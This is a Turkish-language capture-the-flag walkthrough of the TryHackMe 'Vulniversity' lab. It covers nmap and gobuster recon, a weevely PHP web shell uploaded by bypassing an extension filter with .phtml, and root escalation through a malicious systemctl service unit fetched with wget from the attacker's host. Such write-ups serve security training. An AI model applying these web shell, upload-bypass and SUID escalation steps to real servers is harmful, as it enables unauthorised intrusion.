

Makine Çözümleri



Oğulcan KAÇAR

Makine: Tryhackme/Vulniversity

Giriş

Merhaba, bu yazımızda tryhackme'nin "*for free*" > "*easy*" odalarından olan "*Vulniversity*" odasını çözeceğiz.

Oda genel olarak **keşif**, **ters bağlantı** ve de **yetki yükseltme** bölümlerinden oluşmakta olup ve bize toplam 5 adet görev sunmaktadır. Şimdi ilk olarak vpn ile tryhackme ağına bağlanıp, makineyi de çalıştırdıktan sonra görevlerimize geçelim.

TASK 1: Deploy the machine (Makineyi başlat)

- İlk görevimizde sadece makineyi başlatmamız gerekmekte.

TASK 2: Reconnaissance (Keşif)

Bu kısımda aslında bizden "*nmap*" ve birkaç temel parametresi gösterilerek bizden makinenin taranması istenmektedir. Burada bize sorulan sorular da haliyle tarama sonucu elde edeceğimiz bilgiler ile cevaplanacaktır.

- **Scan the box, how many ports are open?**
 - o **nmap -sV -sS -O -n -Pn <ip_address>**
şeklinde nmap komutu ile makinemizi tarayalım. Verdiğimiz parametreler ise;
 - **-sV**: version
 - **-sS**: TCP/SYN paketi göndererek tarama
 - **-O**: işletim sistemi
 - **-n**: dns çözümlemesi yapma; yani domainler ile ip adreslerini eşlemeye çalışma.
 - **-Pn**: ping atmadan, yani hepsini açık olarak kabullenerek tarama yap.

```
root@kali: ~
root@kali: /opt/Tools/CTF/vpn x

(root@kali)-[~]
# nmap -sV -sS -Pn -n -O 10.10.35.10
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-02 23:11 EDT
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 23:11 (0:00:00 remaining)
Stats: 0:01:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 23:12 (0:00:00 remaining)
Stats: 0:02:03 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 83.33% done; ETC: 23:13 (0:00:02 remaining)
Nmap scan report for 10.10.35.10
Host is up (0.10s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp  open  http-proxy   Squid http proxy 3.5.12
3333/tcp  open  http         Apache httpd 2.4.18 ((Ubuntu))
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=9/2%OT=21%CT=1%CU=31955%PV=Y%DS=2%DC=I%G=Y%TM=6312C669
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10E%TI=Z%CI=I%II=I%TS=8)SEQ(
OS:SP=106%GCD=2%ISR=10D%TI=Z%CI=I%TS=8)OPS(O1=M505ST11NW6%O2=M505ST11NW6%O3
OS:=M505NNT11NW6%O4=M505ST11NW6%O5=M505ST11NW6%O6=M505ST11)WIN(W1=68DF%W2=6
OS:8DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M505NNSNW
OS:6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=
OS:0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RI
OS:PCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

Nitekim tarama işlemi bittikten sonra, ilk soruda bizden hedef makinede kaç adet portun açık olduğunu sormaktadır. Bunun cevabı ise nmap sonuçlarından da göreceğiniz gibi; 6 olacaktır.

Not: aslında tryhackme bizde input'unda tek karakterli olduğunu belirttiği için 1 ile 9 arasında sırayla 1234..şeklinde ilerlesek de bulabiliriz.

- What version of the squid proxy is running on the machine?

Ardından bize burada "*squid proxy*"nin sürüm bilgisini sormaktadır. **Squid proxy** ise; basit olarak web nesnelerinin önbelleğe alınmasını sağlamaktadır diyebiliriz. Bunun cevabını da nmap çıktılarımızdan öğreniyoruz; **3.5.12**

- How many ports will nmap scan if the flag -p-400 was used?

bu kısımda ise bize aslında cevabı sorunun içinde vermektedir. Burada sorunun demek istediği nmap'a toplam 400 port tarama emri verilirse kaç port tarar, mantıken toplam 400 port tarayacaktır; **400**

- Using the nmap flag -n what will it not resolve?

bu kısımda aslında bunu ilk başta da söylemiştim; nmap'e -n parametresini verdiğimizde dns çözümlemesi yapmayacaktır. Bunun öğrenmek için ise; **nmap -h | grep "n/"** komutunu kullanabiliriz.

```
(root@kali)-[~]
# nmap -h | grep "n/"
-n/-R: Never do DNS resolution/Always resolve [default: sometimes]

(root@kali)-[~]
#
```

- What is the most likely operating system this machine is running?

bu kısımda da bizden sistemin çalıştırdığı işletim sistemini sormaktadır. Bunu da aynı şekilde nmap sonuçlarımızdan öğreniyoruz; **Ubuntu**.

- What port is the web server running on?

burada ise aslında normalde web server 80.portta çalışır fakat, bu makinemizde web server 80. port yerine 3333.portta çalışmaktadır. Elbette bunu da nmap sonuçlarımızdan öğreniyoruz; 3333


ve bu şekilde **Task2**'nin görevlerini bitirmiş oluyoruz.

TASK 3: Locating directories using GoBuster

Bu bölümde sadece bizden makinemiz üzerinde **goBuster** dizin bulma aracı ile haliyle gizli dizinleri bulmamızı istemektedir.

- What is the directory that has an upload form page?

bizden sitemizde gizli bir upload sayfasını bulmamızı ve o sayfanın adının ne olduğunu sormaktadır. Dolayısıyla biz de; **gobuster dir -u http://10.10.133.20:3333 -w /usr/share/dirb/wordlists/common.txt** komutu ile makinemizde gizli dizinleri bulmaya çalışalım. Sonuçta bize birkaç tane gizli klasör getirecektir, bizim burada açık olan sayfamız "**internal**" olacaktır. Çünkü içinde gerçekten de sunucuya dosya yükleyeceğimiz bir form vardır.




```
root@kali: ~ x root@kali: /opt/Tools/CTF/vpn x root@kali: ~ x

(root@kali)-[~]
# gobuster dir -u http://10.10.133.20:3333 -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.133.20:3333
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/09/02 23:30:42 Starting gobuster in directory enumeration mode
```




dolayısıyla bu şekilde **Task3**'ü de tamamlamış oluyoruz.

TASK 4: Compromise the webserver


Şimdi bu zamana kadar makinede keşif yaptık, buna bağlı bazı soruları cevapladık ve sonunda kullanacağımız bir açık bulabildik. Şimdi geldik bu açıktan faydalanmaya.

- **What common file type, which you'd want to upload to exploit the server, is blocked? Try a couple to find out.**


Şimdi biz burada *dosya yükleme* formunu bypass etmeye çalışacağız. İlk olarak sunucuya sızabilmemiz için, bir adet *reverse_shell*'e ihtiyacımız olacak. Bunu ister google'dan kolayca bulabilir veya kendiniz "**weeveily**" aracını kullanarak oluşturabilirsiniz. Ben şimdilik weeveily kullanıyorum; "**weeveily generate 14536**" kodu ile **14536** şifresi ile kendime bir adet php kodu oluşturuyorum. Ardından oluşturduğum bu php dosyasını *upload formuna* gelip ekliyorum, fakat "**Extension not allowed**" şeklinde bize aslında **.php** uzantılı dosyaları yüklemediğini söylemektedir.



Dolayısıyla bizim bu sunucun *hangi tür uzantıları* kabul ettiğini öğrenmemiz gerek; bunu yapmak için de ister tek tek uzantıları kendimiz *değiştir-gönder* şeklinde deneyebiliriz ya da *burpsuite* aracından faydalanabiliriz. Ben normalde değiştir-gönder yapardım ama burada burp'u da göstermekte fayda var; Burp Suite aracını açtıktan sonra ve de firefox'tan proxy'i burp ile aynı yaptıktan sonra (*foxyproxy*) tekrar burp açık şekilde **.php** uzantılı dosyamızı gönderelim. Gönderdikten sonra burp'un bu isteğimizi yakaladığını göreceksiniz. Burada "**Content-Disposition:**" kısmında **filename="shell.php"** şeklinde uzantımızın gittiğini görmekteyiz. Biz bu isteğe sağ tıklayarak "**Send to Intruder**" yapıyoruz.




Bu basit tarama sonucu sunucuda **phtml** dosya uzantısının yüklenebilir olduğunu göreceğiz. Dolayısıyla bizde shell.php dosyamızı **shell.phtml** olarak değiştiriyoruz. Bunun için; **mv shell.php shell.phtml**



Nitekim bundan sonra gelelim **shell.phtml** dosyamızı, **internal** sayfasından sunucuya yüklemeye. Dosya yükleme kısmında oluşturduğumuz **.phtml** dosyasını yüklediğimiz zaman gerçekten de dosyamızın yüklendiğini "**Success**" ifadesiyle anlıyoruz. Peki şimdi geldi, içeri soktuğumuz bu dosyamıza ulaşip ondan kendimize bir bağlantı almaya. Şimdi **<ip>:3333/internal/uploads** sekmesine gidelim, ve burada yüklediğimiz zararlı dosyamızı görelim. **Weevely** ile oluşturduğumuz için url'yi aldıktan sonra sunucuya erişebileceğiz. Yani yüklediğimiz dosyanın içine girelim ve url'yi komple alalım. url'yi

aldıktan sonra terminal'e gelelim ve; **weevely** <url> <password> kodu ile sunucunun içine girelim.




Not: weevely ile shell alacağınız zaman şu şekilde;

```
import os
```

```
url = input("Shell url: ")  
os.system(f"weevely {url} 1453")
```

küçük kod parçası ile bunu otomatikleştirebilirsiniz.

Nitekim, şimdi buradan da doğruca **cd /home** klasörüne gidelim,



ve ilk kullanıcımız olan **"bill"**in içine girelim ve böylece ilk flag'i alalım;
8bd7992fbe8a6ad22a63361004cfcedb.

```
root@kali: ~ x root@kali: /opt/Tools/CTF/vpn x root@kali: /opt/Tools/CTF x

[+] Target: 10.10.35.10:3333
[+] Session: /root/.weeveily/sessions/10.10.35.10/shell_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily> cd / home
ls
error: unrecognized arguments: home
usage: file_cd [-h] [dir]

Change current working directory.

positional arguments:
  dir          Target folder

options:
  -h, --help  show this help message and exit
www-data@vulnuniversity:/var/www/html/internal/uploads $ ls
phtml
shell.php
www-data@vulnuniversity:/var/www/html/internal/uploads $ cd /home
www-data@vulnuniversity:/home $ ls
bill
www-data@vulnuniversity:/home $ cd bill
www-data@vulnuniversity:/home/bill $ ls
user.txt
www-data@vulnuniversity:/home/bill $ cat user.txt
8bd7992f8e8a6ad22a63361004cfcedb
www-data@vulnuniversity:/home/bill $
```

aldıktan sonra da sorulara cevaplar verelim;

- **What common file type, which you'd want to upload to exploit the server, is blocked? Try a couple to find out.**

Bu soruda *yüklemeye yasağı* olan dosya uzantısını sormakta, biz bunun **.php** olduğunu görmüştük;

- **Run this attack, what extension is allowed?**

Burada da *yüklemeye izin verilen* dosya uzantısını sormakta, burada biz burp ile görmüştük; **.phtml**

- **What is the name of the user who manages the webserver?**

Burada bulduğumuz *ilk kullanıcımızı* giriyoruz; **bill**

- **What is the user flag?**

burada da bulduğumuz **user.txt flag**'ini giriyoruz.

ve böylece **Task4**'ü de tamamlamış oluyoruz.

TASK 5: Privilege Escalation

Bu bölümde amacımız *reverse_shell* ile giriş yaptığımız "**www-data**" yetkisiz kullanıcılarından yetkili bir kullanıcıya yani doğrudan "**root**"a bağlanmaya çalışmak olacaktır.

Şimdi ilk olarak **sudo** yetkisini kullanacağımız nesneler arayalım. Burada yapmak için; "**find / -perm -4000 -type f -exec ls -la {} 2>/dev/null \;**" komutunu kullanalım. Bu kod parçası tam olarak da istediğimizi karşılayacak sonuçları bize getirecektir. Nitekim yapılan tarama sonucunda çoğu şeye izin verilmediğini, fakat pek az şeylere izin verildiğini görmüş olacağız. Biz izin verilenler arasından **init** servisini kontrol etmeye yarayan **"/bin/systemctl"**i kullanacağız.


```
root@kali: /opt/Tools/CTF
root@kali: /opt/Tools/CTF/work x root@kali: /opt/Tools/CTF/vpn x root@kali: /opt/Tools/CTF x
find: '/var/cache/apt/archives/partial': Permission denied
find: '/var/log/samba': Permission denied
find: '/var/log/unattended-upgrades': Permission denied
find: '/var/log/apache2': Permission denied
find: '/var/tmp/systemd-private-e09bf07bb72943c9b336bd900cc75bb5-systemd-timesyncd.service-BkOgA7': Permission denied
find: '/var/tmp/systemd-private-937bdb0bf3d44037b7070c680c5e792d-systemd-timesyncd.service-Vi1MDB': Permission denied
find: '/var/tmp/systemd-private-e72219a7dccc4468b99bd279d551ed9a-systemd-timesyncd.service-qpkwNg': Permission denied
find: '/var/lib/napd/cookie': Permission denied
find: '/var/lib/update-notifier/package-data-downloads/partial': Permission denied
find: '/var/lib/samba/usershares': Permission denied
find: '/var/lib/samba/private/msg.sock': Permission denied
find: '/var/lib/samba/winbindd_privileged': Permission denied
find: '/var/lib/polkit-1': Permission denied
find: '/var/lib/apt/lists/partial': Permission denied
find: '/var/lib/php/sessions': Permission denied
find: '/var/spool/cron/atpool': Permission denied
find: '/var/spool/cron/atjobs': Permission denied
find: '/var/spool/cron/crontabs': Permission denied
find: '/var/spool/rsyslog': Permission denied
-rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28 2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16 2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16 2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13 2019 /bin/systemctl
-rwsr-xr-x 1 root root 44108 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount
find: '/tmp/systemd-private-e72219a7dccc4468b99bd279d551ed9a-systemd-timesyncd.service-MuoilC': Permission denied
find: '/sys/fs/fuse/connections/39': Permission denied
find: '/sys/kernel/debug': Permission denied
-rwsr-xr-x 1 root root 35600 Mar 6 2017 /sbin/mount.cifs
find: '/root': Permission denied
www-data@vulnuniversity:/home/bill $
```

Biz aslında burada Systemctl'e bir **suid bitiği** tanımlayacağız ve bu şekilde yetki yükseltmeye çalışacağız. Şimdi bunun için ilk olarak bitiğimizi yazalım;

[Unit]

Description=root

[Service]

Type=simple

User=root

ExecStart=/bin/bash -c 'cat /root/root.txt > /tmp/root.txt'

[Install]

WantedBy=multi-user.target

şeklinde bitiğimizi yazıp, “**root.service**” şeklinde kaydedelim. Ardından şimdi yazdığımız bu bitiği hedef makinemize aktaralım. Bunu **netcat** ile de aktarabilirsiniz veya “**python2 -m SimpleHTTPServer 80**” şeklinde python ile bulunduğunuz klasörü host'a dönüştürerek de sunucu tarafından **wget** ile alabilirsiniz. Ben bu şekilde yapıyorum. Bir şekilde betiğimizi yükledikten sonra gelelim bu betiği kullanmaya. Bu arada betiği yüklerken **/tmp** klasörüne yüklemeyi unutmayın ki şayet biliyorsunuz /tmp klasörü her kullanıcının yazmaya izni olan bir yerdir.

```
root@kali: /opt/Tools/CTF/work/systemctl x root@kali: /opt/Tools/CTF/vpn x root@kali: /opt/Tools/CTF x
find: '/var/lib/snapd/cookie': Permission denied
find: '/var/lib/update-notifier/package-data-downloads/partial': Permission denied
find: '/var/lib/samba/usershares': Permission denied
find: '/var/lib/samba/private/msg.sock': Permission denied
find: '/var/lib/samba/winbindd_privileged': Permission denied
find: '/var/lib/polkit-1': Permission denied
find: '/var/lib/apt/lists/partial': Permission denied
find: '/var/lib/php/sessions': Permission denied
find: '/var/spool/cron/atpool': Permission denied
find: '/var/spool/cron/atjobs': Permission denied
find: '/var/spool/cron/crontabs': Permission denied
find: '/var/spool/rsyslog': Permission denied
-rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28 2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16 2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16 2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13 2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount
find: '/tmp/systemd-private-e72219a7dccb4468b99bd279d551ed9a-': Permission denied
find: '/sys/fs/fuse/connections/39': Permission denied
find: '/sys/kernel/debug': Permission denied
-rwsr-xr-x 1 root root 35600 Mar 6 2017 /sbin/mount.cifs
find: '/usr/sbin': Permission denied

www-data@vulnuniversity:/home/bill $ wget http://10.9.27.233/system.root
--2022-09-02 17:22:18-- http://10.9.27.233/system.root
Connecting to 10.9.27.233:80 ... connected.
HTTP request sent, awaiting response... 404 File not found
2022-09-02 17:22:18 ERROR 404: File not found.

www-data@vulnuniversity:/home/bill $
```

Nitekim ardından sırasıyla "**systemctl enable /tmp/root.service**" komutunu ve "**systemctl start root**" komutunu yazalım. Bundan sonra **/tmp** klasörüne oluşan **root.txt**'i okuyarak root flag'ini de almış olalım. Bu arada root.txt'inin oluşmasını biz yazdığımız bitik'de belirtmiştik, şayet burada root.txt'nin içeriğini tmp klasörüne yazdırmak yerine root olarak bir shell de alabilirdik.

```
root@kali: /opt/Tools/CTF/work/systemctl x root@kali: /opt/Tools/CTF/vpn x root@kali: /opt/Tools/CTF x
Connecting to 10.9.27.233:80... connected.
HTTP request sent, awaiting response... 404 File not found
2022-09-02 17:25:15 ERROR 404: File not found.

www-data@vulnuniversity:/tmp $ ls
